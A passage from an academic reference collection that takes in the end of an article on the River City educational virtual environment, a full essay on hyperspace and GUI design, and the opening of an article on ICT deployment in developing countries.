The River City simulation's connection to databases enables the system to capture and record every action made in the River City simulation. For example, students record their answers from the Laboratory Notebook in an online notepad and use a synchronous text-based tool to communicate with teammates and residents, both of which are captured and processed by the database. This data, which is emailed to teachers within 24-hours, provides educators formative assessments of student learning and enables them to track individual student progress over time. Teachers can detect early on if students fall off-task or need review of specific concepts. This information also provides teachers snapshots of student learning that they can share with students, administrators, and parents.

CONCLUSION

Coupled with technological advances are the cultures that evolve with them. In the three decades since the first text-based MUDs were conceptualized on college campuses, their successors have become a major force, shaping how we communicate, participate, learn, and identify ourselves. Despite the MUVE interface and its influence on how people learn outside of classrooms, teaching practices have not changed to embrace such technologies. Although 20 years old, Resnick's (1987) observations about schools are still generally accurate. Whereas schools focus on individual performance, unaided thinking (i.e., thinking without tools, prompts, etc.), symbolic thinking (i.e., thinking with abstract representations, rather than more concrete terms related to particular situations), and general skills, cognition outside of schools is usually socially distributed and tool use is prominent, involving the particularization and contextualization of abstractions, and learning that tends to focus on situation-specific ideas.

We recognize that the best learning environments for students are those that are authentic, situated, and distributed across internal and external sources. Yet these conditions are often difficult to create in classroom settings. MUVEs open up a new world of possibilities for creating learning experiences that not only are authentic, situated, and distributed, but also provide a context to change our standards by which student achievements are judged and the methods by which students' accomplishments are assessed (Sheingold & Frederiksen, 1994).

REFERENCES

Aronson, E., & Patnoe, S. (1997). *The jigsaw classroom: Building cooperation in the classroom* (2nd ed.). New York: Longman.

Barab, S., & Duffy, T. (2000). From practice fields to communities of practice. In D. H. Jonassen & S. M. Land (Eds.), *Theoretical foundations of learning environments* (pp. 25-56). Mahwah: Lawrence Erlbaum.

Barab, S., & Plucker, J. A. (2002). Smart people or smart contexts? Cognition, ability, and talent development in an age of situated approaches to knowing and learning. *Educational Psychologist, 37*(3), 165-182.

Barab, S., Thomas, M., Dodge, T., Carteaux, R., & Tuzun, H. (2005). Making learning fun: Quest Atlantis, a game without guns. *Educational Technology Research and Development, 53*(1), 86-107.

Bartle, R. (1999). *Early MUD history.* Retrieved April 5, 2007, from http://www.mud.co.uk/richard/mudhist.htm

Brown, J. S., Collins, A., & Duguid, P. (1989). Situated cognition and the culture of learning. *Educational Researcher, 18*(1), 32-42.

Bruckman, A. S. (1997). *MOOSE Crossing: Construction, community, and learning in a networked virtual world for kids.* Unpublished doctoral dissertation, Massachusetts Institute of Technology, Cambridge, MA.

Bull, G., Bull, G., & Kajder, S. (2004). Tapped in. *Learning & Leading with Technology, 31*(5), 34-37.

Chaiklin, S., & Lave, J. (1993). *Understanding practice: Perspectives on activity and context*. Cambridge, UK: Cambridge University Press.

Clarke, J., Dede, C., Ketelhut, D. J., & Nelson, B. (2006). A design-based research strategy to promote scalability for educational innovations. *Educational Technology, 46*(3), 27-36.

Collins, A., Brown, J. S., & Newman, S. E. (1989). Cognitive apprenticeship: Teaching the crafts of reading, writing, and mathematics. In L. B. Resnick (Ed.), *Knowing, learning, and instruction: Essays in honor of Robert Glaser* (pp. 453-494). Hillsdale, NJ: Laurence Erlbaum Associates.

Dede, C., Nelson, B., Ketelhut, D., Clarke, J., & Bowman, C. (2004). *Design-based research strategies for studying situated learning in a multi-user virtual environment.* In Paper presented at the 2004 International Conference on Learning Sciences, Mahweh, NJ.

Dourish, P. (1998). Introduction: The state of play. *The Journal of Collaborative Computing, 7*(1/2), 1-7.

Elliott, J. L. (2005). *AquaMOOSE 3D: A constructionist approach to math learning motivated by artistic expression.* Unpublished doctoral dissertation, Georgia Institute of Technology, Atlanta, GA.

Engeström, Y., & Middleton, D. (Eds.). (1996). *Cognition and communication at work*. Cambridge: Cambridge University Press.

Griffin, M. M. (1995). You can't get there from here: Situated learning, transfer, and map skills. *Contemporary Educational Psychology, 20*(1), 65-87.

Hollan, J., Hutchins, E., & Kirsh, D. (2000). Distributed cognition: Toward a new foundation for human-computer interaction research. *ACM Transactions on Computer-Human Interaction, 7*(2), 174-196.

Hutchins, E. (1995). *Cognition in the wild*. Cambridge, MA: MIT Press.

Johnson, D. W., & Johnson, R. T. (1999). *Learning together and alone: Cooperative, competitive, and individualistic learning* (5th ed.). Boston, MA: Allyn and Bacon.

Kafai, Y. B. (2006). Playing and making games for learning: Instructionist and constructionist perspectives for game studies. *Games and Culture, 1*(1), 36-40.

Ketelhut, D., Dede, C., Clarke, J., Nelson, B., & Bowman, C. (in press). Studying situated learning in a multi-user virtual environment. In E. Baker, J. Dickieson, W. Wulfeck, & H. O'Neil (Eds.), *Assessment of problem* *solving using simulations*. Mahwah, NJ: Lawrence Erlbaum Associates.

Lave, J., & Wenger, E. (1991). *Situated learning: Legitimate peripheral participation*. Cambridge, UK: Cambridge University Press.

McClure, J. R., Sonak, B., & Suen, H. K. (1999). Concept map assessment of classroom learning: Reliability, validity, and logistical practicality. *Journal of Research in Science Teaching, 36*(4), 475-492.

National Research Council. (1996). *National science education standards: Observe, interact, change, learn*. Washington, DC: National Academy Press.

National Research Council. (2000a). *How people learn: Brain, mind, experience, and school* (Expanded ed.). Washington, DC: National Academy Press.

National Research Council. (2000b). *Inquiry and the national science education standards: A guide for teaching and learning*. Washington, DC: National Academy Press.

Novak, J. D. (1998). *Learning, creating, and using knowledge: Concept maps as facilitative tools in schools and corporations*. Mahwah, NJ: Laurence Erlbaum.

Novak, J. D., & Gowin, D. B. (1984). *Learning how to learn*. Cambridge, UK: Cambridge University Press.

Pea, R. D. (1993). Practices of distributed intelligence and designs for education. In G. Salomon (Ed.), *Distributed cognitions: Psychological and educational considerations* (pp. 47-87). Cambridge, UK: Cambridge University Press.

Perkins, D. (1992). *Smart schools: Better thinking and learning for every child*. New York: Free Press.

Perkins, D. (1993). Person-plus: A distributed view of thinking and learning. In G. Salomon (Ed.), *Distributed cognitions: Psychological and educational considerations* (pp. 88-110). Cambridge, UK: Cambridge University Press.

Resnick, L. B. (1987). The 1987 presidential address: Learning in school and out. *Educational Researcher, 16*(9), 13-20.

Rheingold, H. (1993). *The virtual community: Homesteading on the electronic frontier*. Reading, MA: Addison-Wesley.

Riedl, R., Bronack, S., & Tashner, J. (2005). Innovation in learning assumptions about teaching in a 3-D virtual world. In *Paper presented at the International College Teaching Methods and Styles Conference*, Reno, NV.

Roth, W.-M., & Roychoudhury, A. (1993). The concept map as a tool for the collaborative construction of knowledge: A microanalysis of high school physics students. *Journal of Research in Science Teaching, 30*(5), 503-534.

Salomon, G. (Ed.). (1993). *Distributed cognitions: Psychological and educational considerations*. Cambridge, UK: Cambridge University Press.

Schlager, M. S., Fusco, J., & Schank, P. (2002). Evolution of an online education community of practice In K. A. Renninger & W. Shumar (Eds.), *Building virtual communities: Learning and change in cyberspace* (pp. 129-158). Cambridge, U.K.: Cambridge University Press.

Sheingold, K., & Frederiksen, J. (1994). Using technology to support innovative assessment. In B. Means (Ed.), *Technology and education reform: The reality behind the promise* (pp. 111-132). San Francisco, CA: Jossey-Bass.

Squire, K. R., & Jenkins, H. (2003). Harnessing the power of games in education. *Insight, 3*(1), 5-33.

Sternberg, R. J., & Preiss, D. (Eds.). (2005). *Intelligence and technology: The impact of tools on the nature and development of human abilities*. Mahwah, NJ: Lawrence Erlbaum Associates.

Turkle, S. (1995). *Life on the screen: Identity in the age of the Internet*. New York: Simon & Schuster.

Wenger, E. (1998). *Communities of practice: Learning, meaning, and identity*. Cambridge, UK: Cambridge University Press.

Wiggins, G. P., & McTighe, J. (2005). *Understanding by design* (Expanded 2nd ed.). Alexandria, VA: Association for Supervision and Curriculum Development.

Willerman, M., & MacHarg, R. A. (1991). The concept map as an advance organizer. *Journal of Research in Science Teaching, 28*(8), 705-712.

Zhang, J., & Patel, V. L. (2006). Distributed cognition, representation, and affordance. *Special Issue of Pragmatics & Cognition, 14*(2), 333-341.

KEY TERMS

Avatar: The dynamic, virtual embodiment of a user while he or she is within a virtual space.

Distributed Cognition: The scientific study of cognition as it is distributed across internal human minds, external cognitive artifacts, groups of people, and space and time.

MUD: A virtual environment that supports the simultaneous participation of multiple users in a text-based game.

MUVE: Multi-user virtual environments that enable multiple simultaneous participants to (a) access virtual contexts, (b) interact with digital artifacts, (c) represent themselves through "avatars," (d) communicate with other participants, and (e) take part in experiences incorporating modeling and mentoring about problems similar to those in real world contexts.

Physical Distribution of Cognition: A distribution of learning, reasoning, and memory between an individual and his or her tools, objects, and surround.

Situated Cognition: The scientific study of cognition as a phenomenon that occurs in the course of participation in social contexts.

Social Distribution of Cognition: Distribution of cognition among individuals through collaborative, social interactions.

Symbolic Distribution of Cognition: Distribution of cognition through symbol systems such as mathematical equations, the specialized vocabulary having to do with a field of work, and representational diagrams.

Virtual Agents: A program, often represented as a person or animal, whose automated interactions provide the semblance dialogue.

The N-Dimensional Geometry and Kinaesthetic Space of the Internet

Peter Murphy
Monash University, Australia

INTRODUCTION

What does the space created by the Internet look like? One answer to this question is to say that, because this space exists "virtually," it cannot be represented. The idea of things that cannot be visually represented has a long history, ranging from the Romantic sublime to the Jewish God. A second, more prosaic, answer to the question of what cyberspace looks like is to imagine it as a diagram-like web. This is how it is represented in "maps" of the Internet. It appears as a mix of cross-hatching, lattice-like web figures, and hub-and-spoke patterns of intersecting lines.

This latter representation, though, tells us little more than that the Internet is a computer-mediated network of data traffic, and that this traffic is concentrated in a handful of global cities and metropolitan centres. A third answer to our question is to say that Internet space looks like its representations in graphical user interfaces (GUIs). Yet GUIs, like all graphical designs, are conventions. Such conventions leave us with the puzzle: Are they *adequate* representations of the nature of the Net and its deep structures?

Let us suppose that Internet space can be visually represented, but that diagrams of network traffic are too naïve in nature to illustrate much more than patterns of data flow, and that GUI conventions may make misleading assumptions about Internet space, the question remains: What does the structure of this space actually look like? This question asks us to consider the intrinsic nature, and not just the representation, of the spatial qualities of the Internet. One powerful way of conceptualising this nature is via the concept of *hyperspace*.

The term *hyperspace* came into use about a hundred years before the Internet (Greene, 1999; Kaku, 1995; Kline, 1953; Rucker, 1977, 1984; Stewart, 1995; Wertheim, 1999). In the course of the following century, a number of powerful visual schemas were developed, in both science and art, to depict it. These schemas were developed to represent the nature of four-dimensional geometry and tactile-kinetic motion—both central to the distinctive time-space of 20th-century physics and art. When we speak of the Internet as hyperspace, this is not just a flip appropriation of an established scientific or artistic term. The qualities of higher-dimensional geometry and tactile-kinetic space that were crucial to key advances in modern art and science are replicated in the nature and structure of space that is browsed or navigated by Internet users. Notions of higher-dimensional geometry and tactile-kinetic space provide a tacit, but nonetheless powerful, way of conceptualising the multimedia and search technologies that grew up in connection with networked computing in the 1970's-1990's.

BACKGROUND

The most common form of motion in computer-mediated space is via links between two-dimensional representations of "pages." Ted Nelson, a Chicago-born New Yorker, introduced to the computer world the idea of linking pages (Nelson, 1992). In 1965, he envisaged a global library of information based on hypertext connections. Creating navigable information structures by hyperlinking documents was a way of storing contemporary work for future generations. Nelson's concept owed something to Vannevar Bush's 1945 idea of creating information trails linking microfilm documents (Bush, 1945). The makers of HyperCard and various CD-Rom stand-alone computer multimedia experiments took up the hypertext idea in the 1980s. Nelson's concept realized its full potential with Berners-Lee's design for the "World Wide Web" (Berners-Lee, 1999). Berners-Lee worked out the simple, non-proprietary protocols required to effectively fuse hyperlinking with self-organized computer networking. The result was hyperlinking between documents stored on any Web server anywhere in the world.

The hyperlinking of information-objects (documents, images, sound files, etc.) permitted kinetic-tactile movement in a virtual space. This is a space—an information space—that we can "walk through" or navigate around, using the motor and tactile devices of keyboards and cursors, and motion-sensitive design cues (buttons, arrows, links, frames, and navigation bars). It includes two-dimensional and three-dimensional images that we can move and manipulate. This space has many of the same characteristics that late 19th-century post-Euclidean mathematicians had identified algebraically and that early 20th-century architects and painters set out to represent visually.

The term hyperspace came into use at the end of the 19th century to describe a new kind of geometry. This geometry took leave of a number of assumptions of classical or Euclidean geometry. Euclid's geometry assumed space with flat surfaces. Nicholas Lobatchevsky and Bernhard Riemann invented a geometry for curved space. In that space, Euclid's axiom on parallels no longer applied. In 1908, Hermann Minkowski observed that a planet's position in space was determined not only by its x,y,z coordinates, but also by the time that it occupied that position. The planetary body moved through space in time. Einstein later wedded Minkowski's hyperspace notion of space-time to the idea that the geometry of planetary space was curved (Greene, 1999; Hollingdale, 1991; Kline, 1953).

Discussion of hyperspace and related geometric ideas signalled a return to the visualization of geometry (Kline, 1953). Ancient Greeks thought of geometry in visual terms. This was commonplace until Descartes' development of algebra-based geometry in the 17th century. Euclidean geometry depicted solids in their three dimensions of height, width, and breadth. The 17th century coordinate geometry of René Descartes and Pierre Fermat rendered the visual intuitions of Euclid's classical geometry into equations—that is, they translated the height, depth, and breadth of the x,y,z axes of a three-dimensional object into algebra. In contrast, in the 20th century, it was often found that the best way of explaining post-Euclidean geometry was to visually illustrate it.

This "will to illustrate" was a reminder of the traditionally-close relationship between science and art. Mathematics was common to both. It is not surprising, then, that post-Euclidean geometry was central not only to the new physics of Einstein and Minkowski, but also to the modern art of Cézanne, Braque, and Picasso (Henderson, 1983). In turn, the visualised geometry of this new art and science laid the basis for the spatial intuitions that regulate movement and perception in Internet-connected multimedia environments. In geometric terms, such environments are "four-dimensional". In aesthetic terms, such environments have a "cubist" type of architecture.

Technologies that made possible the navigable medium of the Internet—such as the mouse, the cursor, and the hypertext link—all intuitively suppose the spatial concepts and higher-dimensional geometries that typify Cézanne-Picasso's multi-perspective space and Einstein-Minkowski's space-time. The central innovation in these closely-related concepts of space was the notion that space was not merely visual, but that the visual qualities of space were also tactile and kinetic. Space that is tactile and kinetic is fundamentally connected to motion, and motion occurs in time. Space and time are united in a continuum. The most fundamental fact about Internet or virtual space is that it is not simply space for viewing. It is not just "space observed through a window". It is also space that is continually touched—thanks to the technology of the mouse and cursor. It is also space that is continually moved through—as users "point-and-click" from link to link, and from page to page. Consistent with the origins of the term, the hyperspace of the Internet is a form of space-time: a type of space defined and shaped by movement in time—specifically by the motions of touching and clicking.

CRITICAL ISSUES

When we look at the world, we do so in various ways. We can stand still, and look at scenes that either move across our visual field or that are motionless. When we do this, we behave as though we were "looking through a window." The window is one of the most powerful ways that we have for defining our visual representations. The aperture of a camera is like a window. When we take a picture, the window-like image is frozen in time. The frame of a painting functions in the same way. Whether or not the scene depicted obeys the laws of perspective, the viewer of such paintings is defined (by the painting itself) as someone who stands still and observes. Even film—the moving picture—normally does not escape this rule. Its succession of jump-cut images are also a series of framed images.

Windows and window-frame metaphors dominate GUI design. Graphical user interfaces enabled the transition from command-line to visual processing of information. From their inception, GUIs were built on the metaphor of windows. Ivan Sutherland at MIT conceived the GUI window in the early 1960's—for a computer-drawing program. Douglas Engelbart reworked the idea to enable multiple windows on a screen. Alan Kay, at Xerox's Palo Alto Center, devised the mature form of the convention—overlapping windows—in 1973 (Gelernter, 1998; Head, 1999).

"Looking through a window," however, is not the only kind of visual experience that we have. Much of our looking is done "on the move." Sometimes we move around still objects. This experience can be represented in visual conventions. Many of Cézanne's paintings, for example, mimic this space-time experience (Loran, 1963). They are composed with a still object in the centre, while other objects appear to circulate around that still centre. Motion is suggested by the tilting of the axes of objects and planes. What the artist captures is not the experience of looking through a window into the receding distance—the staple of perspective painting—but the experience of looking at objects that move around a fixed point as if the observer was on the move through the visual field.

Sometimes this navigational perspective will take on a "relativistic" character—as when we move around things as they move around us. The visual perceptions that arise when we "walk-through" or navigate the world is quite different from the frozen moment of the traditional snap-shot. In conventional photography, we replicate the sensation of standing still and looking at a scene that is motionless. In contrast, imagine yourself taking a ride on a ferryboat, and you want to capture in a still photo the sense of moving around a harbour. This is very hard to do with a photographic still image.

The development of the motion camera (for the movies) at the turn of the 20th century extended the capabilities of the still camera. A statically-positioned motion camera was able to capture an image of objects moving in the cinematographer's visual field. The most interesting experiments with motion pictures, however, involved a motion camera mounted on wheels and tracks. Such a camera could capture the image of the movement of the viewer through a visual field, as the viewer moved in and around two-dimensional and three-dimensional (moving and static) objects. This was most notable in the case of the tracking shot—where the camera moves through space following an actor or object.

It was the attempt to understand this kind of moving-perception (the viewer on the move) that led to the discovery of the idea of hyperspace. Those who became interested in the idea of moving-perception noted that conventional science and art assumed that we stood still to view two-dimensional planes and three-dimensional objects. But what happened when we started to move? How did movement affect perception and representation?

It was observed that movement occurs in time, and that the time "dimension" had not been adequately incorporated into our conventional images of the world. This problem—the absence of time from our representations of three-dimensional space—began to interest artists (Cézanne) and mathematicians (Poincaré and Minkowski). Out of such rethinking emerged Einstein's theories.

Artists began to find visual ways of representing navigable space. This is a kind of space that is not only filled with static two- or three-dimensional objects that an observer views through a window. It is also space in which both observers and things observed move around. This space possesses a "fourth" dimension, the "dimension" of time. In such space, two-dimensional and three-dimensional objects are perceived and represented in distinctive ("hyper-real" or "hyper-spatial") ways.

The painters Cézanne, Picasso, and Braque portrayed the sequential navigation/rotation of a cube or other object as if it was happening in the very same moment (simultaneously) in the visual space of a painting. Imagine walking around a cube, taking successive still photos of that circumnavigation, and then pasting those photos into a single painted image. Picasso's contemporary, the Amsterdam painter-architect Theo Van Doesburg, created what he called "moto-stereometrical" architecture—three-dimensional buildings designed to represent the dimension of time (or motion). Doesburg did not just design a space that could be navigated but also a representation of how our brain perceives a building (or its geometry) as we walk around it. Doesburg's hyperspace was composed of three-dimensional objects interlaced with other three-dimensional objects. This is a higher-dimensional analogue of the traditional Euclidean idea of a two-dimensional plane being joined to another two-dimensional plane to create a three-dimensional object. A hyper-solid is a three-dimensional solid bounded by other three-dimensional solids. This type of architecture captures in one image (or one frozen moment) the navigation of objects in time.

In 1913, the New York architect, Claude Bragdon, developed various "wire diagrams" (vector diagrams) with coloured planes to represent this interlacing of three-dimensional objects. The same interlacing of three-dimensional object-shapes also appears in the architecture of the great 20th-century philosopher Ludwig Wittgenstein, in the villa that he designed for his sister in Vienna in 1926 (Murphy & Roberts, 2004). Wittgenstein's contemporary, the Russian artist Alexandr Rodchenko, envisaged space as composed of objects within objects. On the painters' two-dimensional canvas, he painted circles within circles, hexagons within hexagons. If you replace the two-dimensional circle with the three-dimensional sphere, you get a hyperspace of spheres within spheres.

Hyper-solids are objects with more than three dimensions [= n dimensions]. One way of thinking about hyper-solids is to imagine them as "three-dimensional objects in motion" (a car turning a corner) or "three-dimensional objects experienced by a viewer in motion" (the viewer standing on the deck of a boat in motion watching a lighthouse in the distance). The hyper-solid is a way of representing what happens to dimensionality (to space and our perceptions of that space) when a cube, a cone, or any object is moved before our eyes, or if we move that object ourselves, or if we move around that object (Murphy, 2001).

Consider an object that moves—because of its own motion, or because of our motion, or both. Imagine that object captured in a sequence of time-lapse photos, which are then superimposed on each other, and then stripped back to the basics of geometric form. What results from this operation is an image of a hyper-solid, and a picture of what hyperspace looks like. Hyperspace is filled with intersecting, overlapping, or nested three-dimensional solids.

In the case of the navigable space of hyperlinked pages (Web pages), the perception of hyperspace remains largely in the imagination. This is simply because (to date) graphical user interfaces built to represent Web space mostly assume that they are "windows for looking through." Internet and desktop browsing is dominated by the visual convention of looking through a "window" at two-dimensional surfaces. Browsing the net, opening files, and reading documents all rely on the convention of window-framed "pages." The mind, fortunately, compensates for this two-dimensional appearance. Much of our three-dimensional representation of the world, as we physically walk through it, is composed in our brain. The brain creates a third dimension out of the two-dimensional plane image data that the eyes perceive (Sacks, 1995). The same thing happens to plane images when we click through a series of pages. While the pages are two-dimensional entities defined by their width and height, through the haptic experience of pointing and clicking and the motion of activating links, each two-dimensional page/plane recedes into an imaginary third dimension (of depth). Moving from one two-dimensional plane to another stimulates the imagination's representation of a third dimension. Our brain creates the perception (or illusion) of depth—thus giving information an object-like 3D character. But linking does more than this. It also allows movement around and through such information objects, producing the implied interlacing, interrelating, and nesting of these virtual volumes.

Hyperspace is a special kind of visual space. It is governed not only by what the viewer sees, but also by the tactile and motor capacity of the viewer and the motion of the object observed. The tactile capacity of observers is their capacity for feeling and touching. The motor capacity of the viewer is their power to move limbs, hands, and fingers. Tactile and motor capacities are crucial as a person moves through space or activates the motion of an object in space. So it is not surprising that we refer to the "look and feel" of Web sites. This is not just a metaphor. It refers to the crucial role that the sense of "feel"—the touch of the hand on the mouse—plays in navigating hyperspaces.

In hyperspace, the viewers' sight is conditioned by the viewers' moving of objects in the visual field (for example, by initiating rollovers, checking boxes, dropping down menus, causing icons to blink), or alternatively by the viewer moving around or past objects (for example, by scrolling, gliding a cursor, or clicking). Yet, despite such ingenious haptic-kinetic structures, the principal metaphor of GUI design is "the window." The design of navigable Web space persistently relies on the intuitions of pre-Riemann space.

Consequently, contemporary GUI visual conventions only play a limited role in supplementing the mind's representation of the depth, interlacing, and simultaneity of objects. Whatever they "imagine," computer users "see" a flat world. GUI design, for instance, gives us an unsatisfying facsimile of the experience of "flicking through the leaves of a book." The depth of the book-object, felt by the hand, is poorly simulated in human-computer interactions. The cursor is more a finger than a hand. Reader experience correspondingly is impoverished. Beyond hypertextual links, there are, to date, few effective ways of picturing the interlacing of tools and objects in virtual space. The dominant windows metaphor offers limited scope to represent the simultaneous use of multiple software tools—even though 80% of computer users employ more than one application when creating a document.

Similar constraints apply to the representation of relations between primary data, metadata, and procedural data—or between different documents, files, and Web pages open at the same time. Overlapping windows have a limited efficacy in these situations. Even more difficult is the case where users want to represent multiple objects that have been created over time, for example, as part of a common project or enterprise. The metaphor of the file may allow users to collocate these objects. But we open a file just like we open a window—by looking into the flatland of 2D page-space.

CONCLUSION

While the brain plays a key role in our apprehension of kinetic-tactile n-dimensional space, the creation of visual representations or visual conventions to represent the nature of this space remains crucial. Such representations allow us to reason about, and to explore, our intuitions of space-time. In the case of Internet technologies, however, designers have largely stuck with the popular but unadventurous "windows" metaphor of visual perception. The advantage of this is user comfort and acceptance. "Looking through a window" is one of the easiest-to-understand representations of space, not least because it is so pervasive. However, the windows metaphor is poor at representing movement in time and simultaneity in space. All of this suggests that GUI design is still in its infancy. The most challenging 20th-century art and science gives us a tempting glimpse of where interface design might one day venture.

REFERENCES

Berners-Lee, T. (1999). *Weaving the Web*. New York: HarperCollins.

Bush, V. (1945). As we may think. *The Atlantic Monthly*, 176.

Floridi, L. (1999). *Philosophy and computing*. London: Routledge.

Gelernter, D. (1998). *The aesthetics of computing*. London: Weidenfeld & Nicolson.

Greene, B. (1999). *The elegant universe*. New York: Vintage.

Head, A. (1999). *Design wise: A guide for evaluating the interface design of information resources*. Medford, NJ: Information Today.

Henderson, L. (1983). *The fourth dimension and non-euclidean geometry in modern art*. Princeton, NJ: Princeton University Press.

Hollingdale, S. (1991). *Makers of mathematics*. Harmondsworth, UK: Penguin.

Kaku, M. (1995). *Hyperspace*. New York: Doubleday.

Kline, M. (1953). *Mathematics in western culture*. New York: Oxford University Press.

Loran, E. (1963). *Cézanne's composition*. Berkeley: University of California Press.

Murphy, P. (2001). Marine reason. *Thesis Eleven*, *67*, 11-38.

Murphy P., & Roberts, D. (2004). *Dialectic of romanticism: A critique of modernism*. London: Continuum.

Nelson, T. (1992). *Literary machines 93.1*. Watertown, MA: Eastgate Systems.

Rucker, R. (1977). *Geometry, relativity, and the fourth dimension*. New York: Dover.

Rucker, R. (1984). *The fourth dimension*. Boston: Houghton Mifflin.

Sacks, O. (1995). *An anthropologist on Mars*. London: Picador.

Stewart, I. (1995). *Concepts of modern mathematics*. New York: Dover.

Wertheim, M. (1999). *The pearly gates of cyberspace: A history of space from Dante to the Internet*. Sydney: Doubleday.

KEY TERMS

Design: The structured composition of an object, process, or activity

Haptic: Relating to the sense of touch

Hyperspace: Space with more than three dimensions

Metaphor: The representation, depiction, or description of one thing in terms of another thing

Multi-Perspectival Space: A spatial field viewed simultaneously from different vantage points

Virtual Space: Space that is literally in a computer's memory but that is designed to resemble or mimic some more familiar conception of space (such as a physical file or a window or a street)

Web Server: A network computer that delivers Web pages to other computers running a client browser program

Network Deployment for Social Benefits in Developing Countries

Hakikur Rahman
SDNP, Bangladesh

INTRODUCTION

For many reasons, the establishment of technology is crucial to **socio-economic development**, as well as increasing democratization of a nation. The technology is pervasive in nature, but the cost benefit together with the national urgency for its introduction through various applications mostly depends on the grass roots awareness and utilization of computers (interconnected computers) for the common people. Hence, the transferability and applicability of e-applications (**e-learning**, e-commerce, e-governance, e-health, etc.) must assured to be applied at their consistent state and best obtained by the congenial atmosphere at all levels of the policy making.

The essential issues are that **developing countries**, faced with enormous social and economic pressures, must start to confirm consistent economic growth and at the same time accelerate broad-based technology deployment. In this aspect, low-ranking developing countries had to utilize every benefit of it in order to compete with others for a dominant share of the global ICT contribution. In order to realize this vision more efficiently and cost effectively, and to integrate increased human participation within the technology, governments must be proactive in prioritizing limited resources by appropriate planning: build the foundation for a rational expansion of the **ICT sector** into higher value-added services. In addition, the drive to transform countries into “knowledge-based” societies will necessitate intergovernmental, interagencies, intersocietal, as well as private sector cooperation, commitment, dedication, and partnership in the context of an overall framework for the logical development of the ICT sector.

The positioning of suitable foundations requires a comprehensive national strategic vision with elaborate plans. They should ensure seamless interlinkages among all sectors and meaningful participation of all citizens in meeting the challenges to transform the human capital through establishment of various e-applications. At the same time, pervasive education/skill development and the provision for **life long learning** has to be interlaced within all sectors. As the technology is ever renewing, especially in developing countries, the inadequacy of proper management structure and the scarcity of suitably trained managers deserve immediate attention. This article emphasizes broad-based utilization of ICT applications for social developments, focuses on issues and challenges of their implementations with various usages, and provides a brief discussion on a few cases on networked applications.

BACKGROUND

Development and operation of network services to be utilized for social engagement call for system-oriented solutions, by far exceeding traditional network, databank, and software technologies. They require dynamic stratification and efficient access as well as a flexible and accommodating application of a broad range of resources in the network (information, contents, methods, equipment, etc.) while maintaining a high standard of availability, consistency, security, and privacy. Those include process-oriented software systems, multimedia information systems, and scalable component architectures, as well as safe information and communication systems. Applications would vary from multimedia information and news services, electronic transactions with legally binding effect, cooperative workflow management in distributed organizations to information management for multimodal platform, and e-applications. All these applications aim at rendering information—as an economic product—technically manageable and affordable (Chen, Chen, & Kazman, 2006; Li, Browne, & Wetherbe, 2006; TUHH, 2001).

New and converging technologies have created the Information Age that is altering society and assimilating information, and at the same time, maneuvering educational institutions through homogeneous knowledge distribution. The 1990s have seen the growth in the connectivity and software that was available to the education community. In the beginning of the 21st century, novel and more powerful technologies are emerging to pave their way into classrooms across nations. Traditional classrooms and conventional learning are being replaced significantly by online/off-line e-learning in many layers of education and research. Advances in telecommunications technologies have spurred access to the Internet, allowing learners and educators to communicate around the world via new ways of communication techniques and presenting information in more powerful ways to analyze and understand the world around them.

Despite the rhetoric on the importance and use of information technology in the pedagogy, the changes in technology present many challenges to the higher education community, particularly in the area of financing their operations. Furthermore, there is a growing demand to integrate information technology not only into the educational curriculum and administration of higher education institutions, but also in educational pedagogy of the common masses.

Following the development trends, habits of users are also changing dramatically along with technology development. In 1996, 100 million text-based personal e-mail messages were sent worldwide in one day, while in 1998 it was 500 million. In 2002, about 30% of U.S. online households actively used rich media to communicate and, in 2004, video e-mail replaced text messages as the dominant online communication format. By 2005, text-based e-mails seemed as archaic as black-and-white TV, and about 92% of online users were communicating with rich media.[11] All these e-applications are changing the life style of the networked communities and at the same time improving the social status of the networked citizens.

MAIN FOCUS

This section discusses a few issues and challenges of implementation of technologies for social benefits. Later on, it focuses on several usages of their benefits and concludes with a few success cases.

ISSUES AND CHALLENGES OF ICT IMPLEMENTATIONS

The world is undergoing an indispensable transformation: from an industrial society to the information society. Information society technologies increasingly inculcate all socioeconomic activities and are accelerating the globalization of economies and knowledge (EU, 2006). However, the shift to the information society gives new challenges for learning and knowledge development. In a society where information is becoming a strategic raw material and knowledge an elementary production factor, how this resource is used becomes critical for the performance potential of the society. In this context, the innovative information and communication media provide the necessary technology to make knowledge available globally and create an unprecedented abundance of data, content, and information (Paraskakis, 2005; Walsh, 2002).

At the same time, technologies reinforcing the development of information society are in dynamic progression. Advances in information processing and communications are opening up new dimensions. There is a rigid shift from stand-alone systems to networked information and processes, thereby resulting in the convergence of information processing, communications, and media. However, the increasing diversity and complexity of systems is presenting further challenges in their development and usage (EU, 2006).

The Internet is providing interconnection of various networks supporting multilayered protocols, and information super-highways and gateway networks are becoming the pillars of global information infrastructure supporting universalization of services (Subramanian, 2005). But, maintenance of global Internet and its protocols are facing challenges in terms of developing content, especially while they are being utilized for human development. There are not many applications available right now to complement their development.

Among others, there are challenges to create sustainable public-private partnerships in the developing world. These include colocating telecommunication resources, sharing bandwidth, and creating sponsorships for public access telecenters and technical training academies (RTI International, 2006), much of which involve significant subsidies in their establishment, operation, and maintenance.

Education and capacity development, which are essential elements of the human capital, are also facing challenges during promotion of e-applications. Where the majority of the population (over 80%) remains below the poverty level, Internet access still remains a dream. Access has to be ensured by national governments (in partnership with all stakeholders) so that every citizen in each community can be brought under its enclave. Top-down access can only be realized by adopting clear tactic, management skills, and appropriate action plans. The successful network deployment requires the nation to be more than just the users of the technology, but also ensures the utilization of locally available innovative skills to adequately mould the technology to meet the needs of all sectors. However, the problems of managing these changes (attitudes, adaptability, eagerness, etc.) remain as major intricacy in most countries; hence addressing change management (behavioral management) can be critically important (Commonwealth Secretariat, 2002).

The technology needs to be used not only for educating the masses but also for creating awareness and publicity by providing necessary information in an integrated fashion through appropriate tools and applications using various communication and media technologies. The standard in these areas is a challenge and the transformation of the masses requires knowledge of sensitive information. These demand consistent, accurate, reliable, and timely information through adaptive technologies, and it has been posing a greater challenge in standards evolution/adaptation/certification/implementation and monitoring (Subramanian, 2005).

In the line of educating the masses by establishing necessary connectivity, infrastructure, and skills, two things are critical: investment in education and strong industry leadership (McConnell International, 2000). Furthermore, providing ICT education to those who do not have access to necessary technology or who lack connectivity is difficult, if not impossible. But, it is a must if the information professional would like to utilize these transferable skills from urban to rural areas and from country to country. This provides a challenge in developing academic curricula, skills-based training, and self-paced instructional courses.

Networks piggybacked on different technology platforms may each have certain advantages and disadvantages in terms of accessibility, affordability, and achievability. However, it has to be kept in mind that implementation of a strategic framework can not happen over night. This demands clear vision, proper planning, political commitment, and pragmatic time frame.

